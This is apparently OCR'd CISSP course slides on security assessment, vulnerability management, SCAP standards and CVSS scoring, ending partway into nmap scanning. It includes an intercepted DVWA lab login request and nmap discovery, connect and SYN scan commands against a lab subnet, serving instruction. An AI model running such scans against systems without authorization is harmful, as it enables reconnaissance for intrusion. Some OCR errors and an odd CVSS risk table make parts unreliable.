
- Operation systems store credentials in a hashed format when at rest
  - ✓ Linux
    - o MD5 / SHA-256 / SHA-512
  - ✓ Windows
    - o LAM Manager Hash (LM Hash)
    - o Windows NT Hash (NT Hash)
- A hash salt is an added security feature to improve hash security

Password
Salt
Hash
Bacon
Bacon
$&CJDks
Hash Algorithm
56583656246065ffb96e23674a21e235
23f0b624b926f722005225380c5adf3d

Password Masking

- For web applications that require authentication entries, password masking is used to hide characters as they are entered into input fields
- This method of hiding data from the web interface may be helpful from shoulder surfing attacks, but this method does not ensure protection of entries as they are transmitted between endpoints





```
POST /dvwa/login.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/dvwa/login.php
Cookie: security=low; csrftoken=0c4HJXopNN3tfMmyRlVxo0fb4GXGjBNTYKNfY7zhJg6cK0MLYcU
PHPSESSID=gevf72r9o8g70v6fc6bruogbs5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 88

username=admin&password=passowrd&Login=Login&user_token=c6cb663e705d650e3f32d127077
```

References

- https://www.slideserve.com/ilithya/8-2-discretionary-access-control-models
- https://exceed.sandi.net/Exceed/HelpFiles/AdminHelp/User_Constraints.htm
- https://www.axiomatics.com/attribute-based-access-control/

Questions?

ISC^2 CISSP Chapter 15

Security Assessment and Testing

CISSP® Certified Information Systems Security Professional

Building a Security Assessment and Testing Program

Security Assessment Program

- What activities should we focus on to develop a security assessment program?
  - ✓ Identify Assets
  - ✓ Assessment Policy
    - o Assessment Frequency, Specify Security Assessment Roles, Annual Budget, Assessment Metrics
  - ✓ Develop Best Practices
    - o Technical Assessments (Ports, Services, OS Configurations, Password Policy, STIG Applications, Awareness Training)
  - ✓ Development Vulnerability Management Program
    - o Vulnerability Scans, Analyze Results, Conduct Proper Vulnerability Correction, Patch Management

Security Assessment Program

- A security assessment program should include the following types of security evaluations:
  - ✓ Security Tests
  - ✓ Security Assessments
    - o NIST SP 800-53
  - ✓ Security Audits
- Security controls should be tested frequently to ensure that controls are adequate against threats
- Types of testing
  - ✓ Security Audits
    - o Internal
    - o External
    - o Third-Party
- Audit Standards
  - ✓ COBIT
  - ✓ ISO 27001

Vulnerability Management Workflow

- Detect, organize, and correct organizational vulnerabilities prior to an attack occurring
- Reduce organizational "surface area"
- Important considerations when establishing a vulnerability management plan:
  - ✓ Requirements
  - ✓ Preparing Organizational Assets
  - ✓ Select vulnerability assessment tools
  - ✓ Establish a process to correct vulnerabilities

Vulnerability Management Requirements


- Prior to conducting any technical assessments of an organization, it is important to understand what statutory and regulatory requirements apply to a given industry
- Examples of specified vulnerability management programs:
  - ✓ Payment Card Industry Data Security Standard (PCI DSS)
  - ✓ Federal Information Security Management Act (FISMA)
- Examples of unspecified vulnerability management programs:
  - ✓ Health Insurance Portability and Accountability Act (HIPAA)
  - ✓ Gramm-Leach-Bliley Act

Vulnerability Management Policy

- ➢ The requirements for vulnerability management with PCI and FISMA do not apply to most organizations outside of their scope
- ➢ It is recommended that organizations depending on electronic systems apply a similar vulnerability management policy
- ➢ Some vulnerability management considerations
  - ✓ Determine which systems in an organization to track
    - o All, Some, or None?
    - o Asset Inventory List
  - ✓ Data Classification Level
    - o Commercial, Private, or Government
  - ✓ What is the system function?
    - o Development, Test, or Production
  - ✓ How often are scans / assessments required
    - o Corporate policy or regulation


Vulnerability Analysis

- ➢ Multiple organizations consolidate and share vulnerability data which can be leveraged during Pre-Systems Acquisition
  - ✓ National Vulnerability Database
  - ✓ Common Vulnerabilities and Exposures
  - ✓ Common Weakness Enumeration
  - ✓ Exploit Database
- ➢ Apply understanding of existing vulnerabilities against organizational resources and wrap this knowledge
- ➢ In addition, understanding of specific hardware, firmware, and software vulnerabilities benefit designers by identifying more responsive protective measures



Vulnerability Scanning Tools

- ➢ A list of the more common vulnerability management and scanning tools including:
  - ✓ Nessus (Tenable)
  - ✓ QualysGuard (Qualys)
  - ✓ Nexpose (Rapid7)
  - ✓ OpenVAS (Open Source)
  - ✓ Nikto (Open Source)
  - ✓ Microsoft Baseline Security Analyzer (Microsoft)




Security Analysis Standardization

- ➢ There have been attempts to standardize security focused information across industries
- ➢ The National Institute for Standards and Technology (NIST) in conjunction with the security community has resulted in the Security Content Automation Protocol (SCAP)
  - ✓ National Vulnerability Database (NVD)
- ➢ SCAP Standards
  - ✓ Common Configuration Enumeration (CCE)
  - ✓ Common Platform Enumeration (CPE)
  - ✓ Common Vulnerabilities and Exposures (CVE)
  - ✓ Common Vulnerability Scoring System (CVSS)
  - ✓ Extensible Configuration Checklist Description Format (XCCDF)
  - ✓ Open Vulnerability and Assessment Language (OVAL)

Common Configuration Enumeration

- ➢ Establishes unique identifiers to security-related system configuration issues
- ➢ https://nvd.nist.gov/config/cce



Configuration › CCE

Common Configuration Enumeration (CCE) Reference Data.

CCE provides unique identifiers to system configuration issues in order to facilitate fast and accurate correlation of configuration data across multiple information sources and tools. For example, CCE Identifiers can be used to associate checks in configuration assessment tools with statements in configuration best-practice

The catalog of security controls from NIST SP 800-53 may be found here.

Beta CCE to 800-53 Mappings:


- Beta CCE to 800-53 Mappings (GZ) - 0.43MB, Updated: 12/2/2015 5:05:36 PM EST
- Beta CCE to 800-53 Mappings (ZIP) - 0.43MB, Updated: 12/2/2015 5:05:36 PM EST
- NVD CCE V2.0 Schema

CCE Standards Information

General information about CCE.

Common Platform Enumeration

- ✓ Structured naming scheme for IT systems, software, and packages
- ✓ https://nvd.nist.gov/products/cpe



Products › CPE

Official Common Platform Enumeration (CPE) Dictionary

CPE is a structured naming scheme for information technology systems, software, and packages. Based upon the generic syntax for Uniform Resource Identifiers (URI), CPE includes a formal name format, a method for checking names against a system, and a description format for binding text and tests to a name.

Below is the current official version of the CPE Product Dictionary. The dictionary provides an agreed upon list of official CPE names. The dictionary is provided in XML format and is available to the general public. Please check back frequently as the CPE Product Dictionary will continue to grow to include all past, present and future product releases. The CPE Dictionary is updated nightly when modifications or new names are added. Archived CPE dictionaries are available at http://static.nvd.nist.gov/feeds/xml/cpe/dictionary/.

As of December 2009, The National Vulnerability Database is now accepting contributions to the Official CPE Dictionary. Organizations interested in submitting CPE Names should contact the NVD CPE team at cpe_dictionary@nist.gov for help with the processing of their submission.

The CPE Dictionary hosted and maintained at NIST may be used by nongovernmental organizations on a voluntary basis and is not subject to copyright in the United States. Attribution would, however, be appreciated by NIST.

CPE Dictionary:


1. Official CPE Dictionary v2.3 - 35.75MB, Updated: 9/8/2017 11:59:15 PM EST - gz format, zip format
2. Official CPE Dictionary v2.2 - 37.29MB, Updated: 9/8/2017 11:59:15 PM EST - gz format, zip format
3. CPE Dictionary Search
4. CPE Dictionary Growth Statistics

Show CPE results for “Microsoft Office 2013”

Show CPE results for “Cisco 3925 Router”

Common Vulnerabilities and Exposures

- ➢ Standardized naming convention for vulnerable software
- ➢ https://cve.mitre.org



Search CVE List | Download CVE | Update an ID | Request a CVE ID | Data Feed

Common Vulnerabilities and Exposures

The Standard for Information Security Vulnerability Names

Follow CVE

Home | CVE IDs | About CVE | CVE in Use | Community & Partners | Blog | News | Site Search

TOTAL CVE IDs: 90064

Request a CVE ID
Click for CNAs, MITRE request form, guidelines, & more

Update info in a CVE ID
Click for MITRE request form, guidelines & more

CVE List downloads
Available in xml, CVRF, txt, & comma-separated

CVE content data feed
Available via CVEnew Twitter Feed

Become a CNA
Click for process, documentation & more

CVE Blog

Become a CNA

CVE Numbering Authorities, or "CNAs," are how the CVE List is built. Every CVE ID added to the list is assigned by a CNA.

As of today, there are 75 total CNAs participating in the CVE program from around the world with 14 countries now represented.

Please consider joining us as a CNA ...

More >>

Latest CVE News

- Riverbed and Zephyr Added as CVE Numbering Authorities (CNAs)
- Minutes from CVE Board Teleconference Meeting on August 23 Now Available
- QNAP Added as CVE Numbering Authority (CNA)

More >>

Focus On

CVE Now on LinkedIn and Twitter

Please follow us on Twitter for the latest from CVE:

- @CVEnew – feed of the latest CVE IDs
- @CVEannounce – news and announcements about CVE

Please also visit us on LinkedIn to comment on our news articles and CVE Blog posts:

- CVE-CWE-CAPEC on LinkedIn


More >>

Search CVE results for "Apache"

Search CVE results for "Ubuntu 12

Common Vulnerability Scoring System

- ✓ Common scoring method for vulnerable software
- ✓ https://nvd.nist.gov/vuln-metrics/cvss



NVD
Computer Security Resource Center
National Vulnerability Database
NIST
National Institute of Standards and Technology
U.S. Department of Commerce
General
Vulnerabilities
Vulnerability Metrics
Products
Configurations (CCE)
Info
Other Sites
Search
Vulnerability Metrics > CVSS

NVD CVSS Support

The Common Vulnerability Scoring System (CVSS) provides an open framework for communicating the characteristics and impacts of IT vulnerabilities. Its quantitative model ensures repeatable accurate measurement while enabling users to see the underlying vulnerability characteristics that were used to generate the scores. Thus, CVSS is well suited as a standard measurement system for industries, organizations, and governments that need accurate and consistent vulnerability impact scores. Two common uses of CVSS are prioritization of vulnerability remediation activities and in calculating the severity of vulnerabilities discovered on one's systems. The National Vulnerability Database (NVD) provides CVSS scores for almost all known vulnerabilities.

In particular, NVD supports the Common Vulnerability Scoring System (CVSS) version 2 standard for all CVE vulnerabilities. NVD provides CVSS 'base scores' which represent the innate characteristics of each vulnerability. We do not currently provide 'temporal scores' (scores that change over time due to events external to the vulnerability). However, NVD does provide a CVSS score calculator to allow you to add temporal data and to even calculate environmental scores (scores customized to reflect the impact of the vulnerability on your organization). This calculator contains support for U.S. government agencies to customize vulnerability impact scores based on FIPS 199 System ratings.

What is the CVSS version 2 score of CVE-2017-8663?

Common Vulnerability Scoring System

- ➢ Components that make up the CVSS Base Vectors:

CVSS2# AV:N/ AC:M/ Au:N/ C:P/ I:N/ A:N

AV – Access Vector Metric

AC – Access Complexity Metric

Au – Authentication Metric

C – Confidentiality Metric

I – Integrity Metric

A – Availability Metric

Common Vulnerability Scoring System

CVSS2# AV:N/ AC:M/ Au:N/ C:P/ I:N/ A:N

- ➢ AV – Access Vector Metric
  - ✓ Local
  - ✓ Adjacent Network
  - ✓ Network
- ➢ AC – Access Complexity Metric
  - ✓ High
  - ✓ Medium
  - ✓ Low
- ➢ Au – Authentication Metric
  - ✓ Multiple
  - ✓ Single
  - ✓ None
- ➢ C – Confidentiality Metric
  - ✓ None
  - ✓ Partial
  - ✓ Complete
- ➢ I – Integrity Metric
  - ✓ None
  - ✓ Partial
  - ✓ Complete
- ➢ A – Availability Metric
  - ✓ None
  - ✓ Partial
  - ✓ Complete

CVSS Scores

- ➢ The overall CVSS score is composed of multiple components based on the National Vulnerability Database and is composed of:
  - ✓ Exploitability Score
    - o Exploitability = 20 * AV * AC * Au
  - ✓ Impact Score
    - o Impact = 10.41 * (1 – (1 – C) * (1 – I) * (1 – A))
  - ✓ Impact Function
    - o Impact Function = 0, If Impact = 0
    - o Impact Function = 1.176, If Impact ≠ 0
- ➢ CVSS Base Score is calculated by:


CVSS = ((0.6 * Impact) + (0.4 * Exploitability) – 1.5) * Impact Function

CVSS Score Risk

- ➢ There are 4 levels of CVSS score based on factors previously presented:

CVSS Score	Risk Level
CVSS < 4.0	Low
4.0 < CVSS < 6.0	Medium
6.0 < CVSS < 10.0	High
CVSS > 10.0	Critical

CVSS Quick Scoring


NVD
Computer Security Resource Center
National Vulnerability Database
NIST National Institute of Standards and Technology U.S. Department of Commerce
GENERAL ▾ VULNERABILITIES ▾ VULNERABILITY METRICS ▾ PRODUCTS ▾ CONFIGURATIONS (CCE) INFO ▾ OTHER SITES ▾ SEARCH ▾
Vulnerability Metrics › CVSS › CVSS v2 Calculator

Common Vulnerability Scoring System Calculator Version 2

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.

CVSS Base Score: NA
Impact Subscore: NA
Exploitability Subscore: NA
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: NA

Show Equations

CVSS v2 Vector
NA

Base Score Metrics


Exploitability Metrics
Attack Vector (AV)*
Local (AV:L) | Adjacent Network (AV:A) | Network (AV:N)
Access Complexity (AC)*
High (AC:H) | Medium (AC:M) | Low (AC:L)
Authentication (Au)*
Multiple (Au:M) | Single (Au:S) | None (Au:N)

Impact Metrics
Confidentiality Impact (C)*
None (C:N) | Partial (C:P) | Complete (C:C)
Integrity Impact (I)*
None (I:N) | Partial (I:P) | Complete (I:C)
Availability Impact (A)*
None (A:N) | Partial (A:P) | Complete (A:C)

CVSS Score Calculation

➢ An analysis has been done by a vulnerability scanner that indicates the following vulnerability metrics, what is the overall CVSS score and what level of risk will the organization assume if risk mitigation steps are not applied?
 - ✓Access Vector – Adjacent Network
 - ✓Access Complexity – Medium
 - ✓Authentication – Multiple
 - ✓Confidentiality – Partial
 - ✓Integrity – Complete
 - ✓Availability - Partial

CVSS Score Calculation


NVD
Computer Security Resource Center
National Vulnerability Database
NIST National Institute of Standards and Technology U.S. Department of Commerce
GENERAL ▾ VULNERABILITIES ▾ VULNERABILITY METRICS ▾ PRODUCTS ▾ CONFIGURATIONS (CCE) INFO ▾ OTHER SITES ▾ SEARCH ▾
Vulnerability Metrics › CVSS › CVSS v2 Calculator

Common Vulnerability Scoring System Calculator Version 2

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.

CVSS Base Score: 5.9
Impact Subscore: 8.5
Exploitability Subscore: 3.5
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 5.9

Show Equations

CVSS v2 Vector
(AV:A/AC:M/Au:M/C:P/I:C/A:P)

Base Score Metrics

Exploitability Metrics
Attack Vector (AV)*
Local (AV:L) | [✓ Adjacent Network (AV:A)] | Network (AV:N)
Access Complexity (AC)*
High (AC:H) | [✓ Medium (AC:M)] | Low (AC:L)
Authentication (Au)*
[✓ Multiple (Au:M)] | Single (Au:S) | None (Au:N)


Impact Metrics
Confidentiality Impact (C)*
None (C:N) | [✓ Partial (C:P)] | Complete (C:C)
Integrity Impact (I)*
None (I:N) | Partial (I:P) | [✓ Complete (I:C)]
Availability Impact (A)*
None (A:N) | [✓ Partial (A:P)] | Complete (A:C)

Extensible Configuration Checklist Description Format

✓ XCCDF is an XML format for security checklists, benchmarks, and configuration documentations developed by numerous security organizations including NIST, NSA, DHS, and MITRE Corporation

✓ The objective of the XCCDF format is to provide a common replacement of security hardening and analysis documentations that can easily be imported into security frameworks such as the Security Content Automation Protocol (SCAP)

✓ https://scap.nist.gov/specifications/xccdf


NIST National Institute of Standards and Technology Information Technology Laboratory
Security Content Automation Protocol SCAP
Home
Publications
Release Cycle
SCAP Validation
SCAP Content
SCAP Specifications
Events
Community
Emerging Specifications
XCCDF security benchmark automation

XCCDF - The Extensible Configuration Checklist Description Format

XCCDF is a specification language for writing security checklists, benchmarks, and related kinds of documents. An XCCDF document represents a structured collection of security configuration rules for some set of target systems. The specification is designed to support information interchange, document generation, organizational and situational tailoring, automated compliance testing, and compliance scoring. The specification also defines a data model and format for storing results of benchmark compliance testing. The intent of XCCDF is to provide a uniform foundation for expression of security checklists, benchmarks, and other configuration guidance, and thereby foster more widespread application of good security practices.

XCCDF documents are expressed in XML, and may be validated with an XML Schema-validating parser.

Development of the XCCDF specification is being led by NIST, with contributions from other agencies and organizations. The XCCDF specification document and related files for various revisions can be downloaded below. A mailing list for XCCDF developers is available, please subscribe to participate in discussions. A publicly available archive of the XCCDF mailing list is also available.

Open Vulnerability and Assessment Language


➢ An international security community effort to standardize assessment and reporting of computer systems

➢ OVAL includes a standardized language to encode system details and provides content repositories for community use

➢ System assessments can be categorized into three system assessment steps
 - ✓ Representing system information
 - ✓ Expressing specific machine states
 - ✓ Reporting assessment results

➢ A benefit of using OVAL is creation of reliable and reproducible information assurance metrics across automated security tools and services

➢ https://oval.cisecurity.org




OVAL® is International in scope and free for public use, OVAL is an information security community effort to standardize how to assess and report upon the machine state of computer systems. OVAL includes a language to encode system details, and an assortment of content repositories held throughout the community.

Tools and services that use OVAL for the three steps of system assessment — representing system information, expressing specific machine states, and reporting the results of an assessment — provide enterprises with accurate, consistent, and actionable information so they may improve their security. Use of OVAL also provides for reliable and reproducible information assurance metrics and enables interoperability and automation among security tools and services.

National Checklist Program Repository

✓ The National Checklist Program (NCP), defined by the NIST SP 800-70, is the U.S. government repository of publicly available security checklists (or benchmarks) that provide detailed low level guidance on setting the security configuration of operating systems and applications

✓ https://nvd.nist.gov/ncp/repository


NIST
☰ NVD MENU
Information Technology Laboratory
NATIONAL VULNERABILITY DATABASE
NVD
NCP
NIST Security Configuration CHECKLISTS http://checklists.nist.gov CSD

National Checklist Program Repository

The National Checklist Program (NCP), defined by the NIST SP 800-70, is the U.S. government repository of publicly available security checklists (or benchmarks) that provide detailed low level guidance on setting the security configuration of operating systems and applications.


NCP provides metadata and links to checklists of various formats including checklists that conform to the Security Content Automation Protocol (SCAP). SCAP enables validated security products to automatically perform configuration checking using NCP checklists. For more information relating to the NCP please visit the information page or the glossary of terms. Please note that the current search fields have been adjusted to reflect NIST SP 800-70 Revision 4.

Search for Checklists using the fields below. The keyword search will search across the name, and summary.

Checklist Type: Any........... ▾
Content Type: Any........... ▾
Search | Reset
Authority: Any........... ▾
Tool Compatibility: Any........... ▾
Target: Any........... ▾
Keyword:
Order By: Resource (Content Type Ascending) ▾


Vulnerability Remediation

- ➢ Numerous tools can be used to scan, identify, and describe vulnerabilities, but it is essential to develop a process that remediates vulnerabilities in an effective manner
- ➢ Vulnerability management tools provide dashboards and management of vulnerabilities as they are identified
- ➢ Vulnerability scanning frequency varies based on policy and requirements, but some organizations defer to a continuous monitoring strategy



Additional Vulnerability Sources

- ➢ There are a number of organizations that provide open source information regarding vulnerabilities including:
  - ✓ Packet Storm
    - o https://packetstormsecurity.com
  - ✓ Exploit Database
    - o https://www.exploit-db.com
  - ✓ Vulnerability Notes Database
    - o http://www.kb.cert.org/vuls
  - ✓ VulDB
    - o https://vuldb.com



Service and Vulnerability Scanning

Host Discovery & Network Scanning

- ➢ When identifying available systems on a TCP/IP based network, there are a number of protocols that can help with the discovery process
  - ✓ ARP – (Network Layer TCP/IP, Data Link Layer OSI)
  - ✓ ICMP – (Internet Layer TCP/IP, Network Layer OSI)
  - ✓ TCP – Transport Layer
  - ✓ SNMP – Application Layer
- ➢ When considering different protocols to identify available systems on a network, there should be consideration for protocols that are either connection or connectionless
  - ✓ ICMP – Connectionless (i.e. Best Effort)
  - ✓ TCP – Connection (i.e. Reliable Connection)
- ➢ There are a great number of host discovery and network scanning tools to choose from when conducting an assessment and generally fall into two categories
  - ✓ Active
  - ✓ Passive
- ➢ When conducting basic port scanning, service status will vary
  - ✓ Open
    - o Service available
  - ✓ Closed
    - o Service unavailable
  - ✓ Filtered
    - o Firewall or proxy screening

Passive Scanning

- ➢ Although active scanning will provide the most thorough analysis of a network surface area, there is value in utilizing passive traffic collection tools to identify available services
  - ✓ Wireshark – tshark
  - ✓ tcpdump – Windump
  - ✓ PRTG
  - ✓ p0f – Passive Operating System Fingerprinting
- ➢ Recognize that many of the tool listed will also have added capability such as vulnerability detection, misconfiguration identification, and compliance monitoring

NMAP – Host Discovery


- ➢ NMAP provides a number of different host discovery options:

```
nmap -XX <IP>
```

```
-sL: List Scan - Just list targets

-sn: Ping Scan - Disable port scan

-Pn: Treat all hosts as online - Skip host discovery

-PS/PA/PU/PY[portlist]: TCP SYN, TCP ACK, UDP, SCTP

-PE/PP/PM: ICMP echo, timestamp, and netmask request discovery

-PO[protocol list]: IP Protocol Ping

-n/-R: Always resolve DNS

--dns-servers <serv1[,serv2],...>: Specify custom DNS servers
--system-dns: Use OS's DNS resolver
--traceroute: Trace hop path to each host
```

NMAP – ARP

- ➢ Host Only Discovery
- ➢ Address Resolution Protocol Request


ARP


Host A

Host B

```
nmap -sn 192.168.56.0/24
```

NMAP – TCP Connect Scan

- ➢ Full Open Scan
  - ✓ SYN – SYN/ACK – ACK
  - ✓ Channel Teardown – FIN/ACK


SYN

SYN / ACK

ACK


Host A

Host B

```
nmap -sT 192.168.56.0/24
```

NMAP – SYN Scan

- ➢ Since a full TCP connection is easy to identify and connects hosts, a stealth scan was developed (A.K.A. Half-open scan)
- ➢ Instead of completing a full TCP connection, Host A sends a SYN packet
  - ✓ If a Host B responds with a SYN/ACK, Host A now knows that a port is open and resets the connection preventing a handshake
  - ✓ If Host B responds with a RST/ACK or no response, Host A knows that the port is closed


SYN

SYN / ACK

RST/ACK

Host A


Port Is Open

Host B

```
nmap -sS 192.168.56.0/24
```

NMAP – FIN Scan

